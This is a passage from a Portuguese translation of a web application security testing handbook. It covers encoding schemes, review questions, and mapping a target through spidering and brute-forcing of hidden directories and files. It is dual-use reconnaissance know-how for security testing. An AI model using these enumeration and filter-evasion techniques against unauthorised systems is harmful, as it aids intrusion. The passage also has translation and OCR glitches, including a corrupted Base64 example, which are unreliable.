instalar executáveis nativos no próprio computador cliente. As tecnologias thick-client que você provavelmente encontrará ao atacar aplicativos Web são:

■ Miniaplicativos Java

■■ Controles ActiveX

■ Objetos do Shockwave Flash

Essas tecnologias são descritas em detalhes no Capítulo 5.

Estado e sessões

As tecnologias descritas até agora permitem que os componentes do servidor e do cliente de um aplicativo da Web troquem e processem dados de várias maneiras. Para implementar a maioria dos tipos de funcionalidade útil, no entanto, os aplicativos precisam rastrear o estado da interação de cada usuário com o aplicativo em várias solicitações. Por exemplo, um aplicativo de compras pode permitir que os usuários naveguem por um catálogo de produtos, adicionem itens a um carrinho, visualizem e atualizem o conteúdo do carrinho, procedam ao checkout e forneçam detalhes pessoais e de pagamento.

Para possibilitar esse tipo de funcionalidade, o aplicativo deve manter um conjunto de dados de estado gerados pelas ações do usuário em várias solicitações. Esses dados são normalmente mantidos em uma estrutura do lado do servidor chamada sessão. Quando um usuário executa uma ação, como adicionar um item ao carrinho de compras, o aplicativo no lado do servidor atualiza os detalhes relevantes na sessão do usuário. Quando o usuário visualiza posteriormente o conteúdo do carrinho, os dados da sessão são usados para retornar as informações corretas ao usuário.

Em alguns aplicativos, as informações de estado são armazenadas no componente do cliente e não no servidor. O conjunto atual de dados é passado para o cliente em cada resposta do servidor e é enviado de volta ao servidor em cada solicitação do cliente. Obviamente, como todos os dados transmitidos pelo componente do cliente podem ser modificados pelo usuário, os aplicativos precisam tomar medidas para se protegerem de invasores que possam alterar essas informações de estado na tentativa de interferir na lógica do aplicativo. A plataforma ASP.NET usa um campo de formulário oculto chamado ViewState para armazenar informações de estado sobre a interface da Web do usuário e, assim, reduzir a sobrecarga no servidor. Por padrão, o conteúdo do ViewState inclui um hash com chave para evitar adulterações.

Como o próprio protocolo HTTP não tem estado, a maioria dos aplicativos precisa de um meio de reidentificar usuários individuais em várias solicitações, para que o conjunto correto de dados de estado seja usado para processar cada solicitação. Normalmente, isso é feito emitindo para cada usuário um token que identifica exclusivamente a sessão do usuário. Esses tokens podem ser transmitidos usando qualquer tipo de parâmetro de solicitação, mas os cookies HTTP são usados pela maioria dos aplicativos. Vários tipos de vulnerabilidade surgem em relação ao manuseio da sessão, e são descritos em detalhes no Capítulo 7.

Esquemas de codificação

Os aplicativos da Web empregam vários esquemas de codificação diferentes para seus dados. Tanto o protocolo HTTP quanto a linguagem HTML são historicamente baseados em texto, e diferentes esquemas de codificação foram criados para garantir que caracteres incomuns e dados binários possam ser tratados com segurança por esses mecanismos. Quando você estiver atacando um aplicativo da Web, frequentemente precisará codificar os dados usando um esquema relevante para garantir que eles sejam tratados da maneira que você pretende. Além disso, em muitos casos, você poderá manipular os esquemas de codificação usados por um aplicativo para causar um comportamento que seus projetistas não pretendiam.

Codificação de URL

Os URLs podem conter somente os caracteres imprimíveis no conjunto de caracteres US-ASCII, ou seja, aqueles cujo código ASCII está no intervalo 0x20-0x7e, inclusive. Além disso, vários caracteres desse intervalo são restritos porque têm um significado especial no próprio esquema de URL ou no protocolo HTTP.

O esquema de codificação de URL é usado para codificar qualquer caractere problemático dentro do conjunto de caracteres ASCII estendido, de modo que eles possam ser transportados com segurança por HTTP. A forma codificada por URL de qualquer caractere é o prefixo % seguido pelo código ASCII de dois dígitos do caractere expresso em hexadecimal. Alguns exemplos de caracteres que são comumente codificados por URL são mostrados aqui:

```
%3d =  
%25 %  
%20 espaço  
%0a nova linha  
%00 byte nulo
```

Outra codificação que deve ser observada é o caractere +, que representa um espaço codificado por URL (além da representação %20 de um espaço).

OBSERVAÇÃO Para fins de ataque a aplicativos da Web, você deve codificar o URL de qualquer um dos seguintes caracteres ao inseri-los *como dados* em uma solicitação HTTP:

```
espaço % ? & = ; + #
```

(É claro que muitas vezes você precisará usar esses caracteres com seu significado especial ao modificar uma solicitação, por exemplo, para adicionar um parâmetro de solicitação adicional à string de consulta. Nesse caso, eles devem ser usados em sua forma literal).

Codificação Unicode

O Unicode é um padrão de codificação de caracteres projetado para suportar todos os sistemas de escrita usados no mundo. Ele emprega vários esquemas de codificação, alguns dos quais podem ser usados para representar caracteres incomuns em aplicativos da Web.

A codificação Unicode de 16 bits funciona de forma semelhante à codificação de URL. Para transmissão por HTTP, a forma codificada em Unicode de 16 bits de um caractere é o

prefixo %u seguido do ponto de código Unicode do caractere expresso em hexadecimal. Por exemplo:

```
%u2215 /  
%u00e9 é
```

O UTF-8 é um padrão de codificação de comprimento variável que emprega um ou mais bytes para expressar cada caractere. Para transmissão por HTTP, a forma codificada em UTF-8 de um caractere de vários bytes simplesmente usa cada byte expresso em hexadecimal e precedido pelo prefixo %. Por exemplo:

```
%c2%a9 ©  
%e2%89%a0 ≠
```

Para fins de ataque a aplicativos da Web, a codificação Unicode é de interesse primário porque, às vezes, pode ser usada para burlar os mecanismos de validação de entrada. Se um filtro de entrada bloqueia determinadas expressões mal-intencionadas, mas o componente que processa a entrada subsequentemente entende a codificação Unicode, pode ser possível contornar o filtro usando várias codificações Unicode padrão e malformadas.

Codificação HTML

A codificação HTML é um esquema usado para representar caracteres problemáticos para que possam ser incorporados com segurança em um documento HTML. Vários caracteres têm um significado especial como metacaracteres no HTML e são usados para definir a estrutura de um documento, e não seu conteúdo. Para usar esses caracteres com segurança como parte do conteúdo do documento, é necessário codificá-los em HTML. A codificação HTML define várias entidades HTML para representar litígios específicos. caracteres gerais, por exemplo:

```
&quot; "  
&apos; '  
&amp; &  
&lt; <  
&gt; >
```

Além disso, qualquer caractere pode ser codificado em HTML usando seu código ASCII em formato decimal, por exemplo:

```
&#34; "
&#39; '
```

ou usando seu código ASCII em formato hexadecimal (prefixado por um x), por exemplo:

```
&#x22; "
&#x27; '
```

Quando você está atacando um aplicativo da Web, seu principal interesse na codificação de HTML provavelmente será ao sondar vulnerabilidades de script entre sites. Se um aplicativo retorna a entrada do usuário não modificada em suas respostas, ele provavelmente está vulnerável, ao passo que se os caracteres perigosos estiverem codificados em HTML, ele provavelmente está seguro. Consulte o Capítulo 12 para obter mais detalhes sobre essas vulnerabilidades.

Codificação Base64

A codificação Base64 permite que qualquer dado binário seja representado com segurança usando apenas caracteres ASCII imprimíveis. Ela é comumente usada para codificar anexos de e-mail para transmissão segura por SMTP e também é usada para codificar credenciais de usuário na autenticação básica de HTTP.

A codificação Base64 processa os dados de entrada em blocos de três bytes. Cada um desses blocos é dividido em quatro blocos de seis bits cada. Seis bits de dados permitem 64 permutações possíveis diferentes e, portanto, cada bloco pode ser representado por um conjunto de 64 caracteres. A codificação Base64 emprega o seguinte conjunto de caracteres, que contém apenas caracteres ASCII imprimíveis:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

Se o bloco final de dados de entrada resultar em menos de três blocos de dados de saída, a saída será preenchida com um ou dois caracteres =.

Por exemplo, a forma codificada em Base64 do livro *The Web Application Hacker's Hand-book* é:

```
VGhlIFd1YiBBchBsaWNhdGlvbIBIYWNrZXIncyBIYW5kYm9vaw==
```

Muitos aplicativos da Web usam a codificação Base64 para transmitir dados binários em cookies e outros parâmetros, e até mesmo para ofuscar dados confidenciais a fim de evitar modificações triviais. Você deve sempre procurar e decodificar qualquer dado Base64 que seja emitido para o cliente. As cadeias de caracteres codificadas em Base64 geralmente podem ser facilmente reconhecidas por seu conjunto de caracteres específico e pela presença de caracteres de preenchimento no final da cadeia.

Codificação hexadecimal

Muitos aplicativos usam a codificação hexadecimal direta ao transmitir dados binários, usando caracteres ASCII para representar o bloco hexadecimal. Por exemplo, a codificação hexadecimal do nome de usuário "daf" em um cookie resultaria em:

646166

Assim como no caso do Base64, os dados codificados em hexadecimal geralmente são fáceis de identificar, e você deve sempre tentar decodificar esses dados que o servidor envia ao cliente para entender sua função.

Próximas etapas

Até agora, descrevemos o estado atual da (in)segurança dos aplicativos Web, examinamos os principais mecanismos pelos quais os aplicativos Web podem se defender e demos uma breve olhada nas principais tecnologias empregadas nos aplicativos atuais. Com essa base pronta, estamos agora em condições de começar a analisar os aspectos práticos reais do ataque a aplicativos Web.

Em qualquer ataque, sua primeira tarefa é mapear o conteúdo e a funcionalidade do aplicativo-alvo, para estabelecer como ele funciona, como tenta se defender e quais tecnologias utiliza. O próximo capítulo examina esse processo de mapeamento em detalhes e mostra como você pode usá-lo para obter uma compreensão profunda da superfície de ataque de um aplicativo, o que será vital quando se trata de encontrar e explorar falhas de segurança em seu alvo.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Para que o método `OPTIONS` é usado?
2. Para que são usados os cabeçalhos `If-Modified-Since` e `If-None-Match`? Por que você pode se interessar por eles ao atacar um aplicativo?
3. Qual é o significado do sinalizador `seguro` quando um servidor define um cookie?
4. Qual é a diferença entre os códigos de status comuns 301 e 302?
5. Como um navegador interage com um proxy da Web quando o SSL está sendo usado?

Mapeamento do aplicativo

A primeira etapa do processo de ataque a um aplicativo é coletar e examinar algumas informações importantes sobre ele, a fim de obter uma melhor compreensão do que você está enfrentando.

O exercício de mapeamento começa com a enumeração do conteúdo e da funcionalidade do aplicativo, a fim de entender o que o aplicativo realmente faz e como ele se comporta. Grande parte dessa funcionalidade será fácil de identificar, mas algumas delas podem estar ocultas e exigir um grau de adivinhação e sorte para serem descobertas.

Depois de montar um catálogo da funcionalidade do aplicativo, a principal tarefa é examinar atentamente todos os aspectos de seu comportamento, seus principais mecanismos de segurança e as tecnologias que estão sendo empregadas (tanto no cliente quanto no servidor). Isso permitirá que você identifique a principal superfície de ataque que o aplicativo expõe e, portanto, as áreas mais interessantes nas quais direcionar a sondagem subsequente para encontrar vulnerabilidades exploráveis.

Neste capítulo, descreveremos as etapas práticas que você precisa seguir durante o mapeamento de aplicativos, várias técnicas e truques que podem ser usados para maximizar sua eficácia e algumas ferramentas que podem ajudá-lo no processo.

Enumeração de conteúdo e funcionalidade

Em um aplicativo típico, a maior parte do conteúdo e da funcionalidade pode ser identificada por meio de navegação manual. A abordagem básica é percorrer o aplicativo a partir da página inicial principal, seguindo todos os links e navegando por todas as funções de vários estágios (como registro de usuário ou redefinição de senha). Se o aplicativo contiver um "mapa do site", ele poderá ser um ponto de partida útil para enumerar o conteúdo.

No entanto, para realizar uma inspeção rigorosa do conteúdo enumerado e obter um registro abrangente de tudo o que foi identificado, é necessário empregar algumas técnicas mais avançadas do que a simples navegação.

Espionagem na Web

Existem várias ferramentas que executam o spidering automatizado de sites da Web. Essas ferramentas funcionam solicitando uma página da Web, analisando-a em busca de links para outros conteúdos e, em seguida, solicitando-os, continuando recursivamente até que nenhum conteúdo novo seja descoberto.

Com base nessa função básica, os spiders de aplicativos da Web tentam atingir um nível mais alto de cobertura analisando também formulários HTML e enviando-os de volta ao aplicativo usando vários valores predefinidos ou aleatórios. Isso pode permitir que eles percorram a funcionalidade de vários estágios e sigam a navegação baseada em formulários (por exemplo, onde listas suspensas são usadas como menus de conteúdo). Algumas ferramentas também realizam a análise do JavaScript no lado do cliente para extrair URLs que apontam para outros conteúdos. Todas as ferramentas gratuitas a seguir fazem um bom trabalho de enumerar o conteúdo e a funcionalidade do aplicativo (consulte o Capítulo 19 para obter uma análise detalhada de seus recursos):

- Paros

- Burp Spider (parte do Burp Suite)

- WebScarab

A Figura 4-1 mostra os resultados do uso do Burp Spider para mapear parte de um aplicativo.

DICA Muitos servidores da Web contêm um arquivo chamado `robots.txt` na raiz da Web, que contém uma lista de URLs que o site não deseja que os spiders da Web visitem ou que os mecanismos de pesquisa indexem. Às vezes, esse arquivo contém referências a funcionalidades confidenciais, as quais você certamente tem interesse em verificar. Algumas ferramentas de spidering projetadas para atacar aplicativos da Web verificarão o arquivo `robots.txt` e usarão todos os URLs nele contidos como sementes no processo de spidering.




Figura 4-1: Mapeamento de parte de um aplicativo usando o Burp Spider

Embora muitas vezes possa ser eficaz, há algumas limitações importantes desse tipo de abordagem totalmente automatizada para a enumeração de conteúdo:

Mecanismos de navegação incomuns (como menus criados dinamicamente e manipulados por meio de códigos JavaScript complicados) muitas vezes não são manipulados adequadamente por essas ferramentas e, portanto, podem perder áreas inteiras de um aplicativo.

A funcionalidade de vários estágios geralmente implementa verificações de validação de entrada refinadas, que não aceitam os valores que podem ser enviados por uma ferramenta automática. Por exemplo, um formulário de registro de usuário pode conter campos para nome, endereço de e-mail, número de telefone e CEP. Um spider de aplicativo automatizado normalmente enviará uma única string de teste em cada campo editável do formulário, e o aplicativo retornará uma mensagem de erro informando que um ou mais dos itens enviados são inválidos. Como o spider não é inteligente o suficiente para entender e agir de acordo com essa mensagem, ele não passará do formulário de registro e, portanto, não descobrirá nenhum outro conteúdo ou função acessível além dele.

Os spiders automatizados normalmente usam URLs como identificadores de conteúdo exclusivo. Para evitar que o spidering continue indefinidamente, eles reconhecem quando o conteúdo vinculado já foi solicitado e não o solicitam novamente. No entanto, muitos aplicativos usam navegação baseada em formulários em que o mesmo URL pode retornar conteúdo e funções muito diferentes. Por exemplo, um

O aplicativo bancário pode implementar cada ação do usuário por meio de uma solicitação POST para /account.jsp e usar parâmetros para comunicar a ação que está sendo executada. Se um spider se recusar a fazer várias solicitações a esse URL, ele perderá a maior parte do conteúdo do aplicativo. Alguns spiders de aplicativos tentam lidar com essa situação (por exemplo, o Burp Spider pode ser configurado para individualizar os envios de formulários com base em nomes e valores de parâmetros); no entanto, ainda pode haver situações em que uma abordagem totalmente automatizada não seja completamente eficaz.

Em contrapartida ao ponto anterior, alguns aplicativos colocam dados voláteis nos URLs que não são realmente usados para identificar recursos ou funções (por exemplo, parâmetros que contêm temporizadores ou sementes de números aleatórios). Cada página do aplicativo pode conter o que parece ser um novo conjunto de URLs que o spider deve solicitar, fazendo com que ele continue sendo executado indefinidamente.

Quando um aplicativo usa autenticação, um spider de aplicativo eficaz deve ser capaz de lidar com isso para acessar a funcionalidade que ele protege. Os spiders mencionados anteriormente podem conseguir isso, configurando-os manualmente com um token para uma sessão autenticada ou com credenciais para enviar à função de login. Entretanto, mesmo quando isso é feito, é comum descobrir que a operação do spider interrompe a sessão autenticada por vários motivos:

Ao seguir todos os URLs, o spider solicitará em algum momento a função de logout, fazendo com que sua sessão seja interrompida.

Se a aranha enviar uma entrada inválida para uma função sensível, o aplicativo poderá encerrar a sessão de forma defensiva.

Se o aplicativo usar tokens por página, é quase certo que o spider não conseguirá lidar com eles adequadamente, solicitando páginas fora da sequência esperada, o que provavelmente fará com que toda a sessão seja encerrada.

AVISO Em alguns aplicativos, a execução até mesmo de um simples web spider que analisa e solicita links pode ser extremamente perigosa. Por exemplo, um aplicativo pode conter funcionalidades administrativas que excluem usuários, fecham um banco de dados, reiniciam o servidor e assim por diante. Se for usado um spider com reconhecimento de aplicativo, podem ocorrer grandes danos se o spider descobrir e usar funcionalidades confidenciais. Os autores encontraram um aplicativo que incluía a funcionalidade de editar o conteúdo real do aplicativo principal. Essa funcionalidade podia ser descoberta por meio do mapa do site e não estava protegida por nenhum controle de acesso. Se um spider automatizado fosse executado nesse site, ele encontraria a função de edição e começaria a enviar dados arbitrários, fazendo com que o site principal fosse desconfigurado em tempo real enquanto o spider estivesse em execução.

Spidering direcionado pelo usuário

Essa é uma técnica mais sofisticada e controlada, que geralmente é preferível ao spidering automatizado. Aqui, o usuário percorre o aplicativo da maneira normal usando um navegador padrão, tentando navegar por todas as funcionalidades do aplicativo. Ao fazer isso, o tráfego resultante passa por uma ferramenta que combina um proxy de interceptação e um spider, que monitora todas as solicitações e respostas. A ferramenta cria um mapa do aplicativo, incorporando todos os URLs visitados pelo navegador, e também analisa todas as respostas do aplicativo da mesma forma que um spider normal com reconhecimento de aplicativo e atualiza o mapa do site com o conteúdo e a funcionalidade que descobre. Os spiders do Burp Suite e do WebScarab podem ser usados dessa forma (consulte o Capítulo 19 para obter mais informações).

Em comparação com a abordagem básica de spidering, essa técnica traz inúmeras vantagens:

Quando o aplicativo usar mecanismos incomuns ou complexos para navegação, o usuário poderá segui-los usando um navegador da maneira normal. Todas as funções e conteúdos acessados pelo usuário serão processados pela ferramenta proxy/aranha.

O usuário controla todos os dados enviados ao aplicativo e pode garantir que os requisitos de validação de dados sejam atendidos.

O usuário pode fazer login no aplicativo da maneira habitual e garantir que a sessão autenticada permaneça ativa durante todo o processo de mapeamento. Se alguma ação executada resultar no encerramento da sessão, o usuário poderá fazer login novamente e continuar navegando.

Qualquer funcionalidade perigosa, como `deleteUser.jsp`, será totalmente enumerada e incorporada ao mapa do site, pois os links para ela serão analisados a partir das respostas do aplicativo. Mas o usuário pode usar seu critério para decidir quais funções realmente solicitar ou executar.

DICA Além das ferramentas de proxy/aranha que acabamos de descrever, outra gama de ferramentas que costuma ser útil durante o mapeamento de aplicativos são as várias extensões de navegador que podem realizar análises de HTTP e HTML na interface do navegador. Por exemplo, a ferramenta IEWatch ilustrada na Figura 4-2, que é executada no Microsoft Internet Explorer, monitora todos os detalhes de solicitações e respostas, inclusive cabeçalhos, parâmetros de solicitação e cookies, e analisa cada página de aplicativo para exibir links, scripts, formulários e componentes thick-client. Embora todas essas informações possam, é claro, ser visualizadas em seu proxy de interceptação, ter um segundo registro de dados de mapeamento úteis só pode ajudá-lo a entender melhor o aplicativo e enumerar todas as suas funcionalidades. Consulte o Capítulo 19 para obter mais informações sobre ferramentas desse tipo.




Figura 4-2: IEWatch realizando análise de HTTP e HTML a partir do navegador

ETAPAS DO HACK

- Configure seu navegador para usar o Burp ou o WebScarab como proxy local (consulte o Capítulo 19 para obter detalhes específicos sobre como fazer isso, caso não tenha certeza).
- Navegue normalmente por todo o aplicativo, tentando acessar todos os links/URLs que encontrar, enviando todos os formulários e passando por todas as funções de várias etapas até a conclusão. Tente navegar com o JavaScript ativado e desativado, e com os cookies ativados e desativados. Muitos aplicativos podem lidar com várias configurações de navegador, e você pode chegar a diferentes caminhos de conteúdo e código dentro do aplicativo.
- Revise o mapa do site gerado pela ferramenta proxy/aranha e identifique qualquer conteúdo ou função do aplicativo que você não tenha pesquisado manualmente. Estabeleça como o spider enumerou cada item - por exemplo, no Burp Spider, verifique os detalhes do Linked From. Usando o navegador, acesse o item manualmente, de modo que a resposta do servidor seja analisada pela ferramenta proxy/aranha para identificar qualquer conteúdo adicional. Continue essa etapa recursivamente até que nenhum outro conteúdo ou funcionalidade seja identificado.
- Opcionalmente, informe à ferramenta para que ela faça uma varredura ativa do site usando todo o conteúdo já enumerado como ponto de partida. Para fazer isso, primeiro identifique todos os URLs perigosos ou que possam interromper a sessão do aplicativo e configure o spider para excluí-los do escopo. Execute o spider e analise os resultados para verificar se há algum conteúdo adicional descoberto.
- O mapa do site gerado pela ferramenta proxy/spider contém uma grande quantidade de informações sobre o aplicativo de destino, que serão úteis posteriormente para identificar as várias superfícies de ataque expostas

pelo aplicativo.

Descobrindo conteúdo oculto

É muito comum que os aplicativos contenham conteúdo e funcionalidade que não estejam diretamente vinculados ou acessíveis a partir do conteúdo visível principal. Um exemplo comum disso é a funcionalidade que foi implementada para fins de teste ou depuração e que nunca foi removida.

Outro exemplo surge quando o aplicativo apresenta diferentes funcionalidades para diferentes categorias de usuários (por exemplo, usuários anônimos, usuários regulares autenticados e administradores). Os usuários de um nível de privilégio que realizam uma varredura exaustiva do aplicativo podem perder a funcionalidade que é visível para os usuários de outros níveis. Um invasor que descobre a funcionalidade pode ser capaz de explorá-la para elevar seus privilégios no aplicativo.

Há inúmeros outros casos em que pode haver conteúdo e funcionalidade interessantes que as técnicas de mapeamento descritas anteriormente não identificariam, inclusive:

Cópias de backup de arquivos ativos. No caso de páginas dinâmicas, a extensão do arquivo pode ter sido alterada para uma que não seja mapeada como executável, permitindo que você analise o código-fonte da página em busca de vulnerabilidades que possam ser exploradas na página principal.

Arquivos de backup que contêm um instantâneo completo dos arquivos dentro (ou mesmo fora) da raiz da Web, possivelmente permitindo que você identifique facilmente todos os conteúdos e funcionalidades do aplicativo.

Nova funcionalidade que foi implantada no servidor para teste, mas ainda não foi vinculada ao aplicativo principal.

Versões antigas de arquivos que não foram removidas do servidor. No caso de páginas dinâmicas, elas podem conter vulnerabilidades que foram corrigidas na versão atual, mas que ainda podem ser exploradas na versão antiga.

Configuração e inclusão de arquivos contendo dados confidenciais, como credenciais de banco de dados.

Arquivos de origem a partir dos quais a funcionalidade do aplicativo ativo foi compilada.

Arquivos de registro que podem conter informações confidenciais, como nomes de usuários válidos, tokens de sessão, URLs visitados, ações executadas e assim por diante.

A descoberta eficaz de conteúdo oculto requer uma combinação de técnicas automatizadas e manuais e, muitas vezes, depende de um certo grau de sorte.

Técnicas de força bruta

No Capítulo 13, descreveremos como as técnicas automatizadas podem ser aproveitadas para acelerar praticamente qualquer ataque contra um aplicativo. No contexto atual, a automação pode ser usada para fazer um grande número de

solicitações ao servidor da Web, tentando adivinhar os nomes ou identificadores de funcionalidades ocultas.

Por exemplo, suponha que o spidering direcionado ao usuário tenha identificado o seguinte conteúdo de aplicativo:

```
https://wahh-app.com/login.php  
https://wahh-app.com/home/myaccount.php  
https://wahh-app.com/home/logout.php  
https://wahh-app.com/help/  
https://wahh-app.com/register.php  
https://wahh-app.com/menu.js https://wahh-  
app.com/scripts/validate.js
```

A primeira etapa de um esforço automatizado para identificar conteúdo oculto pode envolver as seguintes solicitações, para localizar diretórios adicionais:

```
https://wahh-app.com/access/  
https://wahh-app.com/account/  
https://wahh-app.com/accounts/  
https://wahh-app.com/accounting/  
https://wahh-app.com/admin/  
https://wahh-app.com/agent/  
https://wahh-app.com/agents/  
...  
...
```

Em seguida, podem ser feitas as seguintes solicitações para localizar páginas adicionais:

```
https://wahh-app.com/access.php  
https://wahh-app.com/account.php  
https://wahh-app.com/accounts.php  
https://wahh-app.com/accounting.php  
https://wahh-app.com/admin.php  
https://wahh-app.com/agent.php  
https://wahh-app.com/agents.php  
...  
https://wahh-app.com/home/access.php  
https://wahh-app.com/home/account.php  
https://wahh-app.com/home/accounts.php  
https://wahh-app.com/home/accounting.php  
https://wahh-app.com/home/admin.php  
https://wahh-app.com/home/agent.php  
https://wahh-app.com/home/agents.php  
...  
...
```

OBSERVAÇÃO Não presuma que o aplicativo responderá com "200 OK" se o recurso solicitado existir e com "404 Not Found" se não existir. Muitos aplicativos tratam as solicitações de recursos inexistentes de forma personalizada, geralmente retornando uma mensagem de erro personalizada e um código de resposta 200. Além disso, algumas solicitações de recursos existentes podem receber uma resposta não-200. A seguir, apresentamos um guia aproximado do significado provável dos códigos de resposta que você pode encontrar durante um exercício de força bruta em busca de conteúdo oculto:

- 302 Found - Se o redirecionamento for para uma página de login, o recurso poderá ser acessado somente por usuários autenticados. Se for para uma mensagem de erro, isso pode revelar um motivo diferente. Se for para outro local, o redirecionamento

pode fazer parte da lógica pretendida pelo aplicativo, e isso deve ser investigado mais a fundo.

- 400 Bad Request - O aplicativo pode usar um esquema de nomenclatura personalizado para diretórios e arquivos dentro de URLs, que uma solicitação específica não cumpriu. O mais provável, no entanto, é que a lista de palavras que você está usando contenha alguns caracteres de espaço em branco ou outra sintaxe inválida.

401 Unauthorized ou 403 Forbidden - Isso geralmente indica que o recurso solicitado existe, mas não pode ser acessado por nenhum usuário, independentemente do status de autenticação ou do nível de privilégio. Ocorre com frequência quando os diretórios são solicitados, e você pode inferir que o diretório existe.

- 500 Internal Server Error (Erro interno do servidor 500) - Durante a descoberta de conteúdo, isso geralmente indica que o aplicativo espera que determinados parâmetros sejam enviados ao solicitar o recurso.

As várias respostas possíveis que podem indicar a presença de conteúdo interessante significam que é difícil escrever um script totalmente automatizado para gerar uma lista de recursos válidos. A melhor abordagem é capturar o máximo possível de informações sobre as respostas do aplicativo durante o exercício de força bruta e revisá-las manualmente.

O Burp Intruder pode ser usado para iterar por uma lista de nomes de diretórios comuns e capturar detalhes das respostas do servidor, que podem ser revisados para identificar diretórios válidos. A Figura 4-3 mostra o Burp Intruder sendo configurado para sondar os diretórios comuns que residem na raiz da Web.




Figura 4-3: Burp Intruder sendo configurado para sondar diretórios comuns

Quando o ataque tiver sido executado, clicar nos cabeçalhos das colunas, como "status" e "length", classificará os resultados de acordo, permitindo que as anomalias sejam rapidamente identificadas, conforme mostrado na Figura 4-4.

request	payload	status	error	timeo...	length
272 downloads		200	<input type="checkbox"/>	<input type="checkbox"/>	693
384 images		200	<input type="checkbox"/>	<input type="checkbox"/>	678
577 public		200	<input type="checkbox"/>	<input type="checkbox"/>	678
288 error		400	<input type="checkbox"/>	<input type="checkbox"/>	267
58 admin		401	<input type="checkbox"/>	<input type="checkbox"/>	294
569 private		401	<input type="checkbox"/>	<input type="checkbox"/>	295
159 cgi-bin		403	<input type="checkbox"/>	<input type="checkbox"/>	255
11		404	<input type="checkbox"/>	<input type="checkbox"/>	261
210		404	<input type="checkbox"/>	<input type="checkbox"/>	261
32		404	<input type="checkbox"/>	<input type="checkbox"/>	261
finished					

Figura 4-4: Os resultados de um teste de sondagem de diretórios comuns

ETAPAS DO HACK

- Faça algumas solicitações手工 para recursos conhecidos como válidos e inválidos e identifique como o servidor lida com os últimos.
- Use o mapa do site gerado por meio de spidering direcionado ao usuário como base para a descoberta automatizada de conteúdo oculto.
- Faça solicitações automatizadas de nomes de arquivos e diretórios comuns em cada diretório ou caminho conhecido como existente no aplicativo. Use o Burp Intruder ou um script personalizado, juntamente com listas de palavras de arquivos e diretórios comuns, para gerar rapidamente um grande número de solicitações. Se você identificou uma maneira específica pela qual o aplicativo lida com solicitações de recursos inválidos (por exemplo, uma página personalizada de "arquivo não encontrado"), configure o Intruder ou seu script para destacar esses resultados para que possam ser ignorados.
- Capture as respostas recebidas do servidor e analise-as manualmente para identificar recursos válidos.
- **Realize o exercício recursivamente à medida que novos conteúdos forem descobertos.**

Inferência a partir do conteúdo publicado

A maioria dos aplicativos emprega algum tipo de esquema de nomenclatura para seu conteúdo e funcionalidade. Ao inferir sobre os recursos já identificados no aplicativo, é possível ajustar o exercício de enumeração automatizada para aumentar a probabilidade de descobrir mais conteúdo oculto.

ETAPAS DO HACK

- Analise os resultados da navegação direcionada ao usuário e dos exercícios básicos de força bruta. Compile listas com os nomes de todos os subdiretórios enumerados, troncos de arquivos e extensões de arquivos.
